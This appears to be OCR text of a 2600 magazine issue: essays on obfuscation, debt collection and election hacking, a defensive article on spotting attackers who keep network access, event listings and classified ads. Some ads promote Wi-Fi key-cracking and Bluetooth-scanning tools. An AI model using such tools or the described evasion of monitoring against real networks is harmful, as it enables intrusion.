Reading Luis Lobo-Guerrero and Michael Dillon in conjunction with Eugene Thacker's *The Global Genome* provides a theorization of developments in the conceptualization of "life itself" sufficient to establish obfuscation as a tactic in the fight against data-based biosecuritization. What is demanded in order to make this establishment is a reconsideration of what we consider "natural" or "biological" life, a point which is critical to the arguments of both *The Global Genome* and the introduction to "Biopolitics of Security in the Twenty-First Century." Squaring Dillon and Lobo-Guerrero with Thacker leads to a more fruitful, timely understanding of life that helps to understand how obfuscation may be used as a means against biosecuritization.

In "Biopolitics of Security in the Twenty-First Century," Dillon and Lobo-Guerrero write of "three critically important developments" of the essential characterization of life in the later 20th and early 21st centuries, updating the original object of Michel Foucault's biopolitics with references for the digital age. "The first," they write, "is demographic and concerns population. The second is molecular and concerns organic life. The third is digital. It concerns machinic and virtual life" (p. 269). Dillon and Lobo-Guerrero proceed to explain that the last two are "generically concerned with what might be called the changing vital signs of life and the question of animation - assemblages that display life-like properties" (ibid.), although they restrict their analysis to the first two, given the "already very extensive" literature on digitization (p. 270). This

schema is useful, but I will note that it risks reinforcing a distinction whose overcoming is central to understanding transformations in how we understand life that are engendered by technology.

This is where Eugene Thacker's claims in Chapter One of *The Global Genome* ascend in importance. Thacker argues that divisions between nature and culture and terms like "organic" and "constructed" are falsities of perception. Sociologist Bruno Latour has argued that these binary constructs have failed in their goal to establish their proponents as modern people, separate in any way from premodern people, and must be surpassed in order to more accurately understand the most important developments of the later 20th century. (Latour, 1991, pp. 8-9).

Thacker extends this binary breakdown to make an observation on the nature of biological exchange as a process fundamental to the biotechnology industry:

> "The aim of biological exchange is not to render everything digital and immaterial, despite the industry hype over fields such as bioinformatics and genomics. Rather, the aim of biological exchange is to enable a more labile, fluid mobility across media - to the extent that it is literally immaterial whether the DNA is in a database or in a test tube. This point cannot be stressed enough. The aim of biological exchange - and by extension the aim of the current intersection between biology and computers in genetics and biotechnology - is to define biology as information while at the same time asserting the materiality of biology." (p. 9)

What is happening here is not that one form of life, the "messy" life conventionally understood as biological, is becoming more easily translatable into "clean" data-life, the province of genomics and informatics. The word "translation" implies a distinction on some level, and thus a phase change when (for example) strands from DNA extracts are modeled in computer code. By the financial logic of the biotechnology industry, they ought to be one and the same - this unity is highly productive for the industry insofar as it penetrates bodies with labor power more deeply and pervasively than what would have been imaginable before the rise of digitally enabled life-substrate mobility.

Here, I am making reference to Thacker's treatment of the Marxist notion of labor power (p. 182) - the unity of organic and inorganic life that advances the aim of capitalism in its inexorable motion toward the total domination of working power, a movement that is only stymied by the fact that working power is a finite resource. The fact that labor-power is depletable means that the "wet" body as fully indistinct from "dry" data, i.e. as an always-already working producer of usable information, is remarkably valuable. Although it is not immortal, it is a font of labor power with formidable powers of replenishment.

The rationale behind the conceptual unity of material and data life is essential to understanding why obfuscation may work as a tactic against biosecuritization. It is important to note that the unification of "wet" and "dry" life will continue to advance as time moves forward, and perhaps at an accelerating pace: this is a simple function of the growth of the biotechnology industry and the Internet of Things, which poaches data from wearable devices that track the body. As it advances, that which is generally thought to exist solely within the domain of the private individual - the codification of heartbeats, muscle movements, hormonal shifts, and so on - will fall into the hands of those who profit from data. In other words, phenomena which would, before the rise of digitization, scarcely seem capable of productivity in the capitalist sense will in fact be productive. This may be explained with a description of a hypothetical, but very possible, scenario. In this scene, deep nuances of emotion that individuals may feel incapable of actualizing as internal thought or speech acts would come to be excavated and codified by emotion-perceiving algorithms capable of detecting traces of feeling from seemingly unrelated data (such as chemical changes in skin or the content of seemingly mundane emails). Regardless of the fidelity with which these algorithms capture the "actual" feeling, such fleeting and sublime experiences may come to gain materiality, permanence, and (most critically) financial value via their translation into data. The culmination of this - and the crux of this situation's profound dystopianism - would have it such that to speak of "translating" deep emotions into data would no longer make sense. The two would be one and the same. Feelings as data, data as feelings.

The key question in this scenario is: are

"deep emotions" more closely related to "identity" or "biological life"? What if, for example, the "mundane" data that is gathered by sentience-detecting algorithms comes from perceptible shifts in one's pheromones (picked up, say, by wearable technology that analyzes sweat compounds)? I take this example to argue for a coextensivity of identity and biological life. To return to the hypothetical dystopian scenario, we may "identify" with our feelings (and perhaps even locate them as the very cornerstone of our identity), but they are also, from a modern scientific understanding, made of the stuff of "life itself." From the perspective of the biotechnology industry, the distinction is waning in importance. Thus, obfuscation tactics that work on our own bodies and emotions should be seen as a way to hack biosecurity.

There are other ways in which obfuscation may subvert biosecuritization practices. Commenting on the questionable ethics of obfuscation, Brunton and Nissenbaum describe a real-world case indicating what might happen to grocery store customers who swap loyalty cards:

> "On a small scale, obfuscation may be insignificant - what can be the harm of marginal inaccuracy in a large database? On a large scale, however, it could render results questionable or even worthless. To take a recent case, the shopping logs of supermarket loyalty cards were used by the Centers for Disease Control and Prevention to identify a common purchase among a scattered group of people with salmonella, trace that purchase to the source, and institute a recall and investigation, a socially valuable project which the widespread adoption of loyalty card swapping pools would have made much slower, or even, theoretically, impossible." (Brunton and Nissenbaum, 2011).

A conventional understanding would mark this scenario as unambiguously problematic, a threat to be warded off by complicity with the system at hand (in this case, the grocery store, which itself is obliged to bow its head to the Centers for Disease Control). A more radical understanding might take a different tack, valuing the subversive implications of loyalty-card swapping over the risk of contracting salmonella.

Biosecurity practices do not recognize individual identity, and obfuscation relies on the dissolution of the signs of both identity and biological life into a murky and indeterminate matter. Those who hack biosecurity via obfuscation would feed this dark matter into the systems they wish to subvert as opposed to offering their "real" selves. As to whether this tactic could serve to radically undermine any one biosecurity practice or another may be best left to real-world experimentation rather than theory-based speculation.

Eugene Thacker is a notable proponent of philosophical pessimism, a perspective that rescues pessimism as a "failed philosophy" at the very least for its instructiveness. He writes: "if pessimism has any pedagogical value, it is that the failure of pessimism as a philosophy is inextricably tied to the failure of pessimism as voice" (Thacker 2012). In identifying himself as a pessimist, he identifies the failure of his own voice, and perhaps this awareness is necessary to understand what is really at stake in the fusion of identity, life itself, and capitalism. From the vantage point of all those surveilled and biopolitically secured - which is anyone who connects to the Internet - adopting an attitude of subversion means acknowledging that the very stuff of organic life now exists in an ambiguous state. The body is another site to be hacked: reconfigured and reprogrammed if individuals wish to retain personal sovereignty.

Works Cited

1. Brunton, F., & Nissenbaum, H. (2011). Vernacular resistance to data collection and analysis: a political theory of obfuscation. *First Monday, Volume 16, Number 5 - 2*. Online source. http://firstmonday.org/ojs/index.php/fm/article/view/3493/2955
2. Dillon, M., and Lobo-Guerrero, L. Biopolitics of Security in the 21st Century: An Introduction. (2008). *Review of International Studies, Vol. 34, No. 2,* pp. 265-292. Cambridge: The Cambridge University Press.
3. Latour, B. *We Have Never Been Modern* (1991). (Porter, C., Trans.) Cambridge, MA: Harvard University Press.
4. Thacker, Eugene. *The Global Genome: Biotechnology, Politics and Culture* (2005). Cambridge, MA: The MIT Press.
5. Thacker, Eugene. (2012). Cosmic Pessimism. *continent., Volume 2.2,* pp. 66–75 http://continentcontinent.cc/index.php/continent/article/view/84

Debt Journey

by Pic0o

I considered a throwaway name for this, but considering this two or so year debt journey happened due to making a stand and resigning from what I agreed with, I figured standing by it would resonate better. Credit and debt is a fickle situation. I wonder how many people on the streets fell to this cycle. Luckily for me I have supportive friends and family that helped put most all of this into my rear view mirror.

Back story: At the time with no job, I had debts from credit cards, utilities, student loans, and mortgage bills.

Student Loans: Hands down, these are the most persistent and brutal collectors. They have a massive phone number collection system and are heavy on calling in the early afternoon or in the mornings. You can get loan forbearance, but typically only for a few months.

Mortgage: Anything short of the foreclosure process will be short of talking to a brick wall. They (mortgage bank) can make name and address errors, but to negate the error you have to send a physical letter to some corporate office. Applying for deed-in-lieu status ended with undefined criteria and documents you submitted being invalid in 30 days, so you will need to resubmit and not be told what is missing for the documents to be accepted by the bank. This is nightmare country with Groundhog Day levels of repetition. The bank will continue writing you mortgage bills, even with over two years of not being in the property and being in the slow process of foreclosure.

Credit Cards: This gets interesting. Welcome to flavor country. The original bank of the credit account will stack late fees for six months (($35 late payment charge + APR) times six). Once the six month cap is hit, typically the debt will transfer to a third party debt collector (nearly always an LLC) or a legal office. From either of these two options, you tend to see a three-tier settlement option.

- Seventy percent of the balance settlement for a one time lump sum.
- One hundred percent of the balance due over a two year payment plan.
- Some variance of the lower balance (approximately 80 percent due) over a shorter one year or less payment plan.

All the while, varying levels of collection calls will come to your home or mobile phone. These calls may be required to verify they have the right person, depending on your state laws. If you are asked to verify who you are, you can counter with asking what agency or corporation they are calling on behalf of. Best bet, do not answer the call. As the message disclaimer says, "Any information collected will be used to collect a debt." You can explain your situation to the phone caller, but they do not care nor will they document it. They are merely calling to collect a debt and schedule a payment plan. It is their job and they may have been on a similar page with collections, so I try not to shoot the messenger.

Also, a huge note, keep your paper statements. Being able to read the original account balance before the debt was sold to a third party is epic negotiation leverage. Oddly enough, after the lawyer letter, you may start hearing from "capital group" collection services. This is the final stage before they serve you court papers. If you can manage a lump sum payment, 50 percent of the balance may very well work to settle the debt and close the account. The sad humor is that a $2000 debt was actually about $1400 before the six months of fees bumped the balance to $2000. So that 50 percent settlement is closer to a 20 percent discount from the balance before it capped out in fees when you were unable to make a payment.

Another interesting tidbit is that some collection lawyers will rifle through public court documents to try and sell you their services and claim you have to be in court for something you were never served or summoned for. While I was at the courthouse for another account, those lawyers were shocked about the use of public court records for grimy phishing for clients.

Recapping: Bulk payments are your best bet. Callers will spam your line while you are out trying to find a new gig and source of income. Bank mortgage officers do not care and collection calls are looking for your information to collect a debt and to get you on a payment plan. Income or not, they do not care. They are just doing their job, so I avoid shooting the messenger. Keep the conversation in perspective, though. Hopefully this read prevents others from being crushed by the debt industry.

SUCCESSFUL NETWORK ATTACKS - PHASE FOUR
MAINTAINING ACCESS

by Daelphinux

After gaining access to a network, an attacker has a goal they need to accomplish. This goal will require them, usually, to be attached to the network long enough to copy/modify files, deliver a payload, or cause system instability. This part of the attack is the last that can be actively defended against during the event.

There are three things that have and are occurring during Phase Four. First, the attacker has successfully breached the network. Second, the attacker is attempting to achieve their goal. Third, less experienced attackers tend to get overly comfortable with their success at this point. An attacker is, arguably, most vulnerable during this phase of the attack. They have very few options at their disposal to actively offset the chance of getting caught, and they are performing their desired tasks. This means that they are, essentially, out in the open to be found. Much of this step is hope that their connection will not be terminated; although a skilled attacker will have taken precautions to avoid this. The key precaution they will take is to either cease, overwhelm, or otherwise take ownership of network monitoring strategies.

Networking monitoring will be crucial to detecting this attack. As such, it is the first thing an attacker will try to disable. For this reason it is necessary to have redundant network and system monitoring. This will allow an entity attempting to stop or defend against an attack to know if one of their monitors has gone down. When a network monitor goes down, the first response from any entity should immediately be to start looking at other monitors and metrics. Check everything from number of active connections to bandwidth utilization. While part of an IT team or incident response team is looking into other causes, there should always be a dedicated person or group looking at the event as an active incident. This healthy measure of paranoia can be the difference between a successful attack and an averted attack. Often, IT teams will become complacent with a system - such as a monitoring service - going down. This needs to never happen in any entity that wants to be able to defend against an attack.

Other indicators for this include network monitors pinging administrators regarding long network sessions, sessions being engaged on uncommon protocols, or activity that happens outside of normal hours. Generally, much as in the previous steps, this will require network monitoring solutions, an IDS, an IPS, or a security information and event management system (SIEMS).

A SIEMS is a single point of collection for all security information and event logs from systems, networking, and endpoint monitoring solutions. This single location can be critical for an incident response team to instantly get all of the information they need to begin preparing for, and initiating, a strong defense. However, much like network monitoring solutions, SIEMS are often targets when an attacker hits a network. As such, it is suggested that multiple instances be utilized to prevent an unreported takedown.

It is of note that if an attacker knows to take down one SIEMS or other monitoring solution, they would think to look for another one. This is a true statement, however, network attacks are rarely capable of simultaneously taking down two systems. As such, when the first monitor is taken down, ideally, the second monitor will trigger an alert to administrators who can go looking at the problem. In these instances, if one monitor goes down, it is likely valuable to dedicate resources, as mentioned above, to both treating the incident as an attack and treating it as a simple systems failure. This will allow a team to diagnose both ends and resolve the issue. However, if it is found that both monitors have been taken down simultaneously, or temporally close together, that incident should more heavily be treated as an attack.

Although maintaining access may seem unpreventable once access is gained, there are ways to prevent this phase of an attack from being successful. Most often, this will involve using network rules on networking hardware, and various rules on systems to immediately kill connections that fit certain criteria. This could be something as simple as killing any connection that goes on longer than 25 minutes to something as complex as killing any connection that attempts to access a file in a given location. Another solid option that can be used to actively disrupt the maintenance of action is to, quite simply, disconnect the network altogether. Given the impact this measure may have on productivity; a business case will need to be made for the implementation. Usually these preventative measures are reserved for the most sensitive systems.

Splatter

"Splatter" by Incase is licensed under CC BY 2.0

by Alan Sondheim

I've been a reader of *2600* for a long time now. I'm not a hacker, but I write about being online (the title of an anthology I edited). The Trump election took many people by surprise; I saw it coming, and I want to talk about this in terms of hacking and freedom of information. Most of this will probably be familiar.

Semiotics, the study of signs and sign systems, depends on stability - the signifier and signified, for example, are relatively coherent for a "reasonable" period of time. The elaboration of signs and their relationships is complex; semiosis describes the ongoing elucidation and transformation of signs over time. What is important to understand is that semiosis is presumed to be a rationalized process, one that's traceable, accountable. But when we're dealing with high-speed net acrobatics, the situation is qualitatively and fundamentally different.

Two things I want to point out - that hacking, particularly release of documents (Wikileaks etc.) isn't neutral; it's highly political by its very nature. The release of documents related to HRC, and not to DT for a lengthy period of time, ensured that the attacks would be continuous; her campaign was derailed as a result. Comey, unethical from the start, rushed into Congress with vague allegations that had no basis in fact; the maxim that one's innocent until proven guilty was derailed by innuendo.

The second point is that any sort of continuous attack forms a kind of bullying to which there's no response; it's impossible to fight back when semiosis is derailed or transformed into a form of "splatter." Instead of the slow and absorbable evolution of sign systems, one's faced with a high-speed and random dynamics, much like DoS - you reply to one allegation, and a number of others have already appeared. It's a form of torture; the victim is worn down trying to keep up, the splattering appears random, there's no way to stop it, to prepare against it. The traditional news media were caught off-guard by this; their responses were those of organizations who previously had all the time in the world for analysis (or so it appeared) on their hands. Now with fast-forward net speeds and tweets, HRC was raped by innuendo. ("Rape" may seem too strong a word here, but so many of the attacks were based on her body, her age, her "faltering," her gender. It was debilitating and horrifying to watch.)

Hackers have enormous power today - not only to potentially shut down power plants, but to change the political direction of entire countries. Continuous release of emails, Trump's continuous tweets deeply transform the media landscape - in this case for the worse, of course, and with the attack on net neutrality (and the beginnings of censorship on the horizon), we might find hacking itself limited and dangerous outside of anonymous and brutal security agencies.

The splatter - what I call splatter semiotics - is based on speed, something that has been analyzed in postmodern studies for a long time. The world is speeding up in its call-and-response time, but the speedup isn't coherent from one site or institution to another; there are fractures, breakdowns, misrecognitions. When old media slide against new media, when economies of attention themselves are disrupted, the potential for absolutism and proto-fascism arises.

(For what it's worth, I use the term "defuge" to indicate a kind of abject pastiness that arises when a book, for example, is dropped halfway through and then picked up much later - it's difficult to return to it, it seems worn out. The same holds true with erotic texts and images, and with the targets of bullying; texts, images, and even people can feel "worn out" to others. The target of repeated bullying is often disparaged for example. The wearing out is displaced from the reader or onlooker to the victim him- or herself. HRC appeared more and more worn out, used up, as the campaign wore on; the attacks, which increasingly seemed continuous, left the campaign in shambles. I think defuge is a major component of politics today; it's tied to bullying, to reducing the fullness of a person to a discarded "thing." At the end, given gerrymandering, it was clear that HRC would lose, her campaign's measured response defeated by the tweet and email onslaught.)

This is where hacking of course can make an enormous difference for good. It seems as if all the fake news and tweets comes from the right (I may be mistaken in this); it seems also that it's necessary to fight back accordingly - not in terms of fake news, but in terms of sped-up responses, responses which are no longer replies, but are in themselves actions of resistance, attacks on policies, etc. The dialog at the moment is mastered and controlled by the right (who are themselves a loose coalition). It has to be seized and subverted. It's not important whether or not one likes HRC or would rather have had Bernie. What's coming down the pike is incredibly frightening and brutal, erasing and even annihilating divisions on the left. I think that hackers can be in the forefront of a response which is absolutely necessary today if democracy (in whatever form, and with all its current miseries) is to continue and grow. I would never underestimate the current regime; it takes just a few years at most for a country to abandon a democratic agenda and turn towards an absolutism that becomes increasingly difficult to eradicate.

Resist from /dev/null!

Alan Sondheim is a new media artist/writer based in New England.

HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $200 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, ***email us*** at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.** We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

October 21
Pumpcon 2017
Ruba Club (416 Green St)
Philadelphia, Pennsylvania
www.pumpcon.org

October 21-22
Ruxcon
CQ Function Centre
Melbourne, Australia
www.ruxcon.org.au

October 26-27
GrrCON
DeVos Place
Grand Rapids, Michigan
www.grrcon.org

November 3-5
PhreakNIC 21
Clarion Inn
Murfreesboro, Tennessee
phreaknic.info

December 1-3
Maker Faire Rome
Fiera di Roma
Rome, Italy
www.makerfairerome.eu

December 27-30
Chaos Communication Congress
Congress Center Leipzig
Leipzig, Germany
www.ccc.de

January 19-21, 2018
ShmooCon 2018
Washington Hilton Hotel
Washington DC
www.shmoocon.org

April 28-29
Maker Faire U.K.
Life Science Center
Newcastle upon Tyne, England
www.makerfaireuk.com

May 4-5
THOTCON 0x9
Chicago, Illinois
thotcon.org

May 18-20
NolaCon
Crowne Plaza New Orleans
New Orleans, Louisiana
nolacon.com

July 20-22
The Circle of HOPE
Hotel Pennsylvania
New York City, New York
hope.net

August 9-12
DEF CON 26
Caesar's Palace
Las Vegas, Nevada
www.defcon.org

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

Marketplace

For Sale

WI-FI OVER COAX FOR 5X THE RANGE. Coaxifi kits can increase your router's coverage up to 100 feet, piping Wi-Fi into each room with a cable outlet. Roam seamlessly through your home on a single SSID. Won't cut your throughput the way range extenders do. Perfect for cord-cutters. coaxifi.com

PORTABLE PENETRATOR. Find WPA WPA2 WPS Wifi Keys Software. Customize reports use for consulting. https://shop.secpoint.com/2600

CLUB-MATE is now easy to get in the United States! The caffeinated German beverage is a huge hit at any hacker gathering. Available in two quantities: $36.99 per 12 pack or $53.99 per 18 pack of half liter bottles plus shipping. Write to contact@club-mate.us or order directly from store.2600.com.

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we carry only the highest quality gear from the best brands in the industry. From WiFi Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Check us out at HackerWarehouse.com.

BLUETOOTH SEARCH FOR ANDROID searches for nearby discoverable Bluetooth devices. Runs in the background while you use other apps, recording devices' names, addresses, and signal strength, along with device type, services, and manufacturer. Handles Bluetooth Classic and Bluetooth LE (on LE-equipped Android devices). This is a valuable tool for anyone developing Bluetooth software, security auditors looking for potentially vulnerable devices, or anyone who's just curious about the Bluetooth devices in their midst. Exports device data to a CSV file for use in other programs, databases, etc. If you've used tools like btscanner, SpoofTooph, Harald Scan, or Bluelog on other platforms, you need Bluetooth Search on your Android device. More info and download at http://tinyurl.com/btscan.

NEEDFULWARES.COM. Thank you for your time today in reading this. Please visit this site to view the most beautifully hacked coins and hardcover books, handmade in the still-great USA! There are wonderfully handcrafted (some may called them hacked) coin rings (and book safes to hide them in) for EVERYONE. Yes, I make change into something you can wear on your body and books that will keep your wares (or whatever) safely hidden. These are great gift ideas and all my work has a Made-In-USA, money-back, no-hassle guarantee. Custom, handmade by myself, orders are available.

A TOOL TO TALK TO CHIPS. It's the middle of the night. You compile and program test code for what must be the 1000th time. Digging through the datasheets again, you wonder if the problem is in your code, a broken microcontroller... who knows? There are a million possibilities, and you've already tried everything twice. Imagine if you could take the frustration out of learning about a new chip. Type a few intuitive commands into the Bus Pirate's simple console interface. The Bus Pirate translates the commands into the correct signals, sends them to the chip, and the reply appears on the screen. No more worry about incorrect code and peripheral configuration, just pure development fun for only $30 including world wide shipping. Check out this open source project and more at DangerousPrototypes.com.

HTTP://CRYPTOBIZ.DIRECTORY. Show the world your professional side: profile page, email address, and phone number with voice-mail. And we're not profiting from selling your info. We collect micro-payments for the services you use, as you use them.

Announcements

SECUREMAC.COM has been hard at work putting together the weekly podcast The Checklist covering security and hacking related subjects near and dear to Apple users as well as general how-to's, history and tips. Subscribe to this free podcast at www.securemac.com/checklist

LISTEN TO THE GREYNOI.SE PODCAST. There are many information security podcasts out there, and we're just one of them. We are here for the newbies and veterans alike! The greynoi.se podcast discusses general news, science, and privacy as well as technology specific issues, all from the hacker perspective. Recorded LIVE at the SYNShop Hackerspace in Las Vegas, NV, Friday nights now at 7:30 pm PT. Recorded shows are usually online by Monday evenings. Have a listen and we LOVE feedback! https://greynoi.se

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Your feedback on the program is always welcome at oth@2600.com.

COVERTACTIONS.COM is the most comprehensive directory of encryption products. Search by type, hardware/software, country, open source, platform, and more. Over 950 products listed with more added every day. There is no faster way to find what you are looking for. Suggestions and feedback welcome.

THE SCI-FI AGENDA - the thinking person's guide to science fiction cinema. There's a lot to wish for regarding portrayals of hackers in movies, but we've come a long way since that unfortunate 1995 film... you know which. But in science fiction, the hacker mentality and hacker ethics are everywhere. The way we relate to novel technology is central to the story of many fine film productions, especially in the last 15 or so years. This is why we created The Sci-Fi Agenda, because smart, curious, and thoughtful people, such as the readers of *2600*, want equally smart sci-fi movies. Think of it as the hacker's curriculum, about 50 movies that pose interesting questions, whether about the power relation between AI and its creator (*Ex Machina*), the ethics of rogue biohacking (*Splice*), responsible disclosure of crypto vulnerabilities (*Traveling Salesman*), the role of genomics versus employability (*Gattaca*), what mind uploading should be used for (*Extracted*), and the list goes on and on. We are certain you will enjoy many of the movies in this collection, and that they will provide plenty of food for thought relating to your own place in this world and the power that comes with knowledge. Visit us at scifiagenda.com and enjoy!

AUSTIN HACKERSPACE: A shared workshop with electronics lab, laser cutters, 3D printers, CNC machines, car bay, woodworking, and more! $60/mo for 24/7 access to all this and a great community as well. Open House and open meetups weekly. 9701 Dessau Rd, Austin, TX http://atxhs.org/

Services

LOCKPICKING101.COM - a locksport community driven by lock picking hobbyists and locksmiths alike. New to lock picking or want to advance your skills or help others learn? Just head over to LockPicking101.com and say Mr. Picks sent you!

INTELLIGENT HACKERS UNIX SHELL: Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back

guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

SECURE UNIX SHELLS & HOSTING SINCE 1999. JEAH.NET is one of the oldest and most trusted for fast, stable shell accounts. We provide hundreds of vhost domains for IRC and email, the latest popular *nix programs, access to classic shell programs and compilers. JEAH.NET proudly hosts eggdrop, BNC, IRCD, and web sites w/SQL. *2600* readers' setup fees are always waived. BTW: FYNE.COM (our sister co.) offers free DNS hosting and WHOIS privacy for $3.50 with all domains registered or transferred in!

DIGITAL FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Sensei's digital forensic examiners hold the prestigious CISSP, CCE, and EnCE certifications. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We recover data nationwide from many sources, including computers, external media, tablets, and smartphones. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Our principals are co-authors of *Locked Down: Practical Information Security for Lawyers, 2nd edition* (American Bar Association 2016), *Encryption Made Simple for Lawyers* (American Bar Association 2015), and hundreds of articles on digital forensics and an award-winning blog on electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703.359.0700 or email us at sensei@senseient.com.

GET YOUR HAM RADIO LICENSE! KB6NU's "No Nonsense" study guides make it easy to get your Technician Class amateur radio license or upgrade to General Class or Extra Class. They clearly and succinctly explain the concepts, while at the same time give you the answers to all of the questions on the test. The PDF version of the Technician Class study guide is free, but there is a small charge for the other versions. All of the e-book versions are available from www.kb6nu.com/study-guides/. Paperback versions are available from Amazon. E-mail cwgeek@kb6nu.com for more information.

SPIRENT FEDERAL SECURITY TESTING. Spirent Federal SecurityLab services are structured to produce high-impact results with minimal impact on the client organization. Our dedicated teams of experienced security professionals offer comprehensive scanning, cryptographic analyses, penetration testing and monitoring services for networks, wireless, websites, mobile applications, embedded devices, as well as source code analysis. Contact us today to learn more at 801-785-1448 or securitylabs@spirentfederal.com.

DOUBLEHOP.ME is an edgy VPN startup aiming to rock the boat with double VPN hops and encrypted multi-datacenter interconnects. We enable clients to VPN to country A, and transparently exit country B. Increase your privacy with multiple legal jurisdictions and leave your traditional VPN behind! We don't keep logs, so there's no way for us to cooperate with LEOs, even if we felt compelled to. We accept Bitcoin and offer automated order processing! Use promo code COSBYSWEATER2600 for 50% off (https://www.doublehop.me).

ANTIQUE COMPUTERS. From Altos to Zorba and everything in between - Apple, Commodore, DEC, IBM, MITS, Xerox... vintagecomputer.net is full of classic computer hardware restoration information, links, tons of photos, video, document scans, and how-to articles. A place for preserving historical computers, maintaining working machines, running a library of hard-to-find documentation, magazines, SIG materials, BBS disks, manuals, and brochures from the 1950s through the early WWW era. http://www.vintagecomputer.net

HACKERS, PHREAKERS, COMPUTER NERDS. Feel disillusioned, depressed, and dissatisfied with the way your life is passing? Need love, happiness, togetherness, and financial freedom? Here is the solution. Be with us to be yourself. You can be independent by joining with your kind. Enjoy the possibilities of collective thought, with associates who feel and think just like you do. Break that old routine, and dare to explore something new and unique. Contact THE HUB at: P. Bronson, P.O. Box 1000-AF8163, Houtzdale, PA 16698-1000.

SUSPECTED OR ACCUSED OF INTERNET-RELATED CRIMES? Stand up for your rights! Be polite, respectful, and calm. Repeat your own version of the following mantra: "Officer, I respectfully invoke all of my legal and Constitutional rights. Based on advice of counsel, I respectfully request to talk to my lawyer, I want to remain silent, and I will not consent to any search or seizure. Am I under arrest? Am I free to leave? Can I go now?" Omar Figueroa is an aggressive Constitutional and criminal defense lawyer with experience representing persons accused of hacking, cracking, misappropriation of trade secrets, and other cybercrimes. Omar is a semantic warrior committed to the liberation of information (after all, information wants to be free and so do we), and for more than a decade has provided pro bono representation for hackers, whistleblowers, and hacktivists. Past clients include Kevin Mitnick (million dollar bail case in California Superior Court dismissed), Robert Lyttle of "The Deceptive Duo" (patriotic hacktivist who exposed elementary vulnerabilities in the United States information infrastructure) and Vincent Kershaw (protester allegedly connected with Anonymous involved in a DDOS action against PayPal and member of the PayPal 14). Also, given that the worlds of the hacker and the cannabis connoisseur have often intersected historically, please note that Omar also defends non-violent human beings accused of committing cannabis offenses and also helps his clients understand the complex maze of medical marijuana-related laws and regulations in California. Please contact Omar Figueroa at (415) 489-0420 or (707) 829-0215, at omar@alumni.stanford.edu, or at Law Offices of Omar Figueroa, 7770 Healdsburg Ave., Ste. A, Sebastopol, CA 95472.

FBI FILES - Public service websites GetGrandpasFBIfile.com and GetMyFBIfile.com provide simple form letters to get dossiers from the FBI and other agencies. Free of charge. You can also print out the blank request templates if you prefer not to share personal information while using the website.


DATA RAIN SOLUTIONS is a budding Colorado IT startup specializing in reliable and affordable remote tech support in advanced malware removal, PC optimization, diagnostics, and more. *2600* subscribers get 10% off their first order, as-need basis, or 1 year sub. Contact us: shanaroneasomi@yahoo.com. Visit us: http://shanaroneasomi.wix.com/datarain. Join the team! (Hackers welcome)

HAVE YOU SEEN THE *2600* STORE? Plenty of features, hacker stuff, and all sorts of possibilities. We accept Bitcoin and Google Wallet, along with the usual credit cards and PayPal. We have an increasing amount of digital download capability for the magazine and for HOPE videos. Best of all, we've lowered prices on much of our stock. Won't you pay us a visit? store.2600.com

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. If you're an electronic subscriber, please send us a copy of your subscription receipt. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to marketplace@2600.com.

Deadline for Winter issue: 12/21/17.

The Lifetime PDF Subscription



Latest releases:
Volume 33 from 2016 and Volume 16 from 1999.

We now have a quarter century of *2600* digitized with more being added every three months! By subscribing, you'll get all of our existing *Hacker Digests*, plus a newly archived one every quarter, along with a brand new digest once a year for as long as you or we are around. $260 gets it all. (Existing analog subscribers can get all of this for only $100.)

Visit store.2600.com
and click on Downloads/PDF

THE CIRCLE OF HOPE

Yes, it's happening.
Our 12th conference is set for July 20-22, 2018
at the Hotel Pennsylvania in New York City!

More space, more speakers, more fun!
The first wave of ticket sales will commence in November.
Stay tuned to hope.net for more details and ways you can get involved.

COMING SOON

In response to multiple queries, we will soon be announcing a new way to submit sensitive documents to *2600*. You will be able to upload this material using anonymizing technologies.

Keep checking for more info at
https://www.2600.com/securedrop

"Confidential" by Casey Marshall is licensed under CC BY 2.0

"I'm here because I'm a refugee." - Google co-founder Sergey Brin, 2017

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Layout and Design
Skram
